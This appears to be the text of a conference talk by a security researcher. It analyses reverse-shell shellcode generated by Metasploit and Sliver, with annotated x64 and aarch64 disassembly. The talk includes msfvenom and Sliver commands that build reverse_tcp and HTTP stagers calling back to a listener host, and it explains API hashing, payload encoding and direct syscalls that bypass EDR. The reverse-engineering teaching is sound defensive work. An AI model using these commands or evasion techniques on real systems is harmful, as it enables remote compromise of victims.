PIC generated by ‘evil’ frameworks

Denis Legezo

Yandex, SOC

Denis Legezo

dlegezo

C++ Russia 2023

Denis Legezo

dlegezo

Bio

- Yandex SOC TH/IR
- Kaspersky GReAT RE/TI/TH
- Compilers/OS internals/malware/proactive monitoring

A year ago in a galaxy far away

legezo 3 авг 2022 в 18:29

Взгляд с обратной стороны: как смотрит на код реверсер

12 мин 4.8K

Блог компании «Лаборатория Касперского», Информационная безопасность*, Программирование*, C++*, Реверс-инжиниринг*

Лучший техноавтор 2022

Привет! Меня зовут Денис, я Lead Security Researcher в центре Global Research & Analysis Team (GReAT) — подразделении «Лаборатории Касперского», которое занимается целевыми вредоносами. Это значит, что их авторы не рассылают трояны всем подряд, а тщательно выбирают свои организации-жертвы. Иногда их «продукты» написаны интересно.

Мы в GReAT в буквальном смысле слова годами следим за командами, которые пишут такое, детально разбираем их зло, формируем отчеты для заказчиков, плюс иногда подкидывая идеи и продуктовым командам.

Our plan for the next 50 mins

- What the heck is PIC? What the shellcodes are?
- PIC generation - do we have to write it by our own?
  - metasploit
  - sliver
  - havoc
- ARM64/x64 Windows/Linux PIC analysis
- Main takeaways

Meta what?

- msfvenom -p windows/x64/shell/reverse_tcp -e x64/xor_dynamic > rs_meter_x64_xor


Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x64/xor_dynamic

x64/xor_dynamic succeeded with size 560 (iteration=0)

x64/xor_dynamic chosen with final size 560

Payload size: 560 bytes




How big is 212 bytes of code?

- msfvenom -p windows/x64/shell/reverse_tcp > rs_meter_x64
- msfvenom -a aarch64 -p linux/aarch64/shell/reverse_tcp > rs_meter_aarch64
- ls -lah

  -rw-r--r-- 1 d d 212 May 12 10:00 rs_meter_aarch64

  -rw-r--r-- 1 d d 510 May 12 10:00 rs_meter_x64



The insides of x64 shellcode


- msfvenom -p windows/x64/shell/reverse_tcp > rs_meter_x64
- objdump -b binary -m i386 -D rs_meter_x64
- 00000000 <.data>:

```
00     fc                 cld
01     48                 dec  %eax
02     83 e4 f0           and  $0xfffffff0,%esp
05     e8 cc 00 00 00     call   0xd6
0A     41                 inc   %ecx
```

Automatic memory tricks


```
00      FC                  cld
01      48 83 E4 F0         and rsp, 0FFFFFFFFFFFFFFF0h
05      E8 CC 00 00 00      call  firstFunc

D6      5D                  pop rbp  ;   firstFunc
D7      49 BE 77 73 32 5F+  mov    r14, '23_2sw'
```



Know your RVA


```
102     41 BA 4C 77 26 07          mov    r10d, 726774Ch
108     FF D5                      call   rbp
```




```
0A      41 51                      push   r9
0C      41 50                      push   r8
0E      52                         push   rdx
```

No API - no Windows?

```
11          48 31 D2              xor     rdx, rdx
14          65 48 8B 52 60        mov     rdx, gs:[rdx+60h]
19          48 8B 52 18           mov     rdx, [rdx+PEB.Ldr]
1D          48 8B 52 20           mov     rdx, [rdx+PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
21          48 8B 72 50           mov     rsi, [rdx+LDR_DATA_TABLE_ENTRY.FullDllName.Buffer]
25          48 0F B7 4A 4A        movzx   rcx, [rdx+LDR_DATA_TABLE_ENTRY.FullDllName.MaximumLength]
```



Let’s count the hash

```
2D      48 31 C0        xor   rax, rax
90      AC              lodsb                   ; counter
91      3C 61           cmp   al, 'a'
93      7C 02           jl  short caps
95      2C 20           sub  al, 20h            ; WTF?
97      41 C1 C9 0D     ror   r9d, 0Dh          ; caps
9B      41 01 C1        add   r9d, eax          ; count hash
9E      E2 ED           loop  counter
```

..and read the code

```
102    41 BA 4C 77 26 07        mov    r10d, 726774Ch      ; LoadLibraryA
113    41 BA 29 80 6B 00        mov    r10d, 6B8029h       ; WSAStartup
133    41 BA EA 0F DF E0        mov    r10d, 0E0DF0FEAh    ; WSASocketA
148    41 BA 99 A5 74 61        mov    r10d, 6174A599h     ; connect
16F    41 BA 02 D9 C8 5F        mov    r10d, 5FC8D902h     ; recv
194    41 BA 58 A4 53 E5        mov    r10d, 0E553A458h    ; VirtualAlloc
1C9    41 BA 0B 2F 0F 30        mov    r10d, 300F2F0Bh     ; VirtualFree
```

The overall shellcode flow

Call StartImplant

StartImplant

(Prepare LoadLibraryA arguments for ws2_32
Call ResolveLaunchByHash)

Repeat for
WSAStartup
WSASocketA
connect
recv
VirtualAlloc

Launch received code

Repeat for VirtualFree and closesocket

ResolveLaunchByHash

Parse PEB
Find library
Find API function
Call function

Let’s add some self-defense

- msfvenom -p windows/x64/shell/reverse_tcp -e x64/xor_dynamic > rs_meter_x64_xor

```
00      EB 27                   jmp  short loc_29
29      E8 D4 FF FF FF          call  sub_2

2E      13 8F EF 5B 90 F7       adc  ecx, [rdi-86FA411h]
34      E3 FB                   jrcxz   near ptr loc_2E+3
```

What did this xor/dynamic?

```
02      5B          pop rbx         ; 0x2E RVA
03      53          push   rbx
04      5F          pop rdi         ; 0x2E RVA
05      B0 8F       mov    al, 8Fh
07      FC          cld
08      AE          scasb ; search_for_8F
09      75 FD       jnz    short search_for_8F
0B      57          push   rdi          ; 0x8F byte RVA
0C      59          pop rcx         ; 0x8F byte RVA
```

The decryption algorithm


```
0D      53                  push   rbx
0E      5E                  pop rsi             ; 0x2E RVA
0F      8A 06               mov    al, [rsi]    ; first byte
11      30 07               xor   [rdi], al     ; decrypt
13      48 FF C7            inc   rdi
16      48 FF C6            inc   rsi
19      66 81 3F 9E 2B      cmp    word ptr [rdi], 2B9Eh ; enc end
1E      74 07               jz     short dec_is_over
```

Decrypted

- The key is 0x13
- 13 8F EF 5B 90 F7 E3 FB DF 13 13 13 52 42 52 43 41 5B …

2F	9C	pushfq
30	FC	cld
31	48 83 E4 F0	and rsp, 0FFFFFFFFFFFFFFF0h
35	E8 CC 00 00 00	call sub_106
3A	41 51	push r9
3C	41 50	push r8

The encoded shellcode flow



Sum up the x64 PIC techniques

- CALL/POP to get the RVA
- Keep readables on stack, messing up with opcodes
- Look for libraries using OS structures / PEB
- Parse PE32+ binaries in RAM
- Dynamically resolve API by hashes


ARM world is upon us

- msfvenom -a aarch64 -p linux/aarch64/shell/reverse_tcp > rs_meter_aarch64
- aarch64-linux-gnu-objdump -b binary -m aarch64 -D rs_meter_aarch64
- 0000000000000000 <.data>:

```
00    d2800040        mov    x0, #0x2
04    d2800021        mov    x1, #0x1
08    d2800002        mov    x2, #0x0
0C    d28018c8        mov    x8, #0xc6
10    d4000001        svc    #0x0
```

Smaller. And easier

```
00      40 00 80 D2             MOV         X0, #2
04      21 00 80 D2             MOV         X1, #1
08      02 00 80 D2             MOV         X2, #0
0C      C8 18 80 D2             MOV         X8, #198
; arm64 Linux (msfvenom args)
; https://github.com/torvalds/linux/blob/master/include/uapi/asm-generic/unistd.h
10      01 00 00 D4             SVC         0     ; Supervisor call
```



No Windows, no cry

- grep <num> /usr/include/asm/unistd.h


  198 __NR_socket

  203 __NR_connect

  63 __NR_read


  222 __NR3264_mmap

  93 __NR_exit




And the socket appears

```
00      40 00 80 D2             MOV     X0, #AF_INET
04      21 00 80 D2             MOV     X1, #SOCK_STREAM
08      02 00 80 D2             MOV     X2, #IPPROTO_IP
0C      C8 18 80 D2             MOV     X8, #__NR_socket ; system call code
10      01 00 00 D4             SVC     0       ; Supervisor call socket()
```



Even some “data section”

```
14      EC 03 00 AA     MOV     X12, X0   ; socket handler
18      A1 05 00 10     ADR     X1, sa    ; sockaddr_in *
1C      02 02 80 D2     MOV     X2, #16   ; sockaddr len
20      68 19 80 D2     MOV     X8, #__NR_connect
24      01 00 00 D4     SVC     0
28      C0 04 00 35     CBNZ    W0, exit0
```



The “data section” content

```
00 sockaddr_in
00 sin_family    DCW     AF_INET
02 sin_port      DCW     0x5c11          ;  4444
04 sin_addr      in_addr 0x7F000001      ;  127.0.0.1
08 sin_zero      DCB 8
10 sockaddr_in ends
```

Sum up the aarch64 techniques

- Return address on register (LR, link register), not stack
- Automatic stack memory - no tricks
- Dynamic heap memory - no tricks
- Direct syscalls allow us to avoid system object parsing to get API

Time to sliver

- git clone/make
- generate stager --lhost 192.168.20.32 --protocol http --save ~/cpp2023
- ls -lah

-rwx------ 1 d d 1.2K May 10 10:00 CONFUSED_MILKSHAKE

- objdump -b binary -m i386 -M intel -D CONFUSED_MILKSHAKE

```
[*] Server v1.5.33 - ce213edab44d33b2c232e0b8dc6c38f7fdabeee7
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > 
```

Quite the same under the hood

- Familiar calls and hashes, but with winhttp library

```
DB          mov   r14, 'ptthniw'
E5          push  r14
E7          mov   rcx, rsp
EA          mov   r10, 726774Ch
```

Mix of code and data

- Familiar calls and hashes, but with winhttp library (block_reverse_winhttp)


```
111             call  loc_132
116             text "UTF-16LE", '192.168.20.32'
132             pop rdx

140             mov    r10, 0C21E9B46h ; WinHttpConnect
14A             call  rbp
```

Where is a life without API!

```
import  "syscall"
var (
 kernel32             = syscall.MustLoadDLL("kernel32.dll")
 ntdll                = syscall.MustLoadDLL("ntdll.dll")
 VirtualAlloc         = kernel32.MustFindProc("VirtualAlloc")
 VirtualProtect       = syscall.NewLazyDLL("kernel32.dll").NewProc("VirtualProtect")
 RtlMoveMemory  = ntdll.MustFindProc("RtlMoveMemory")
)
```


No user space for EDR



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

ntdll!NtAllocateVirtualMemory

```
7FFB6F33AC80    4C 8B D1                    mov r10, rcx
7FFB6F33AC83    B8 18 00 00 00              mov eax, 18
7FFB6F33AC88    F6 04 25 08 03 FE 7F 01     test byte ptr ds:[7FFE0308], 1
7FFB6F33AC90    75 03                       jne ntdll.7FFB6F33AC95
7FFB6F33AC92    0F 05                       syscall
7FFB6F33AC94    C3                          ret
```



No obfuscation options

generate --http 192.168.20.32 --save . -f shellcode --os windows --skip-symbols --disable-sgn


[*] Generating new windows/amd64 implant binary

[!] Symbol obfuscation is disabled

[*] Build completed in 1s

[!] Shikata ga nai encoder is disabled

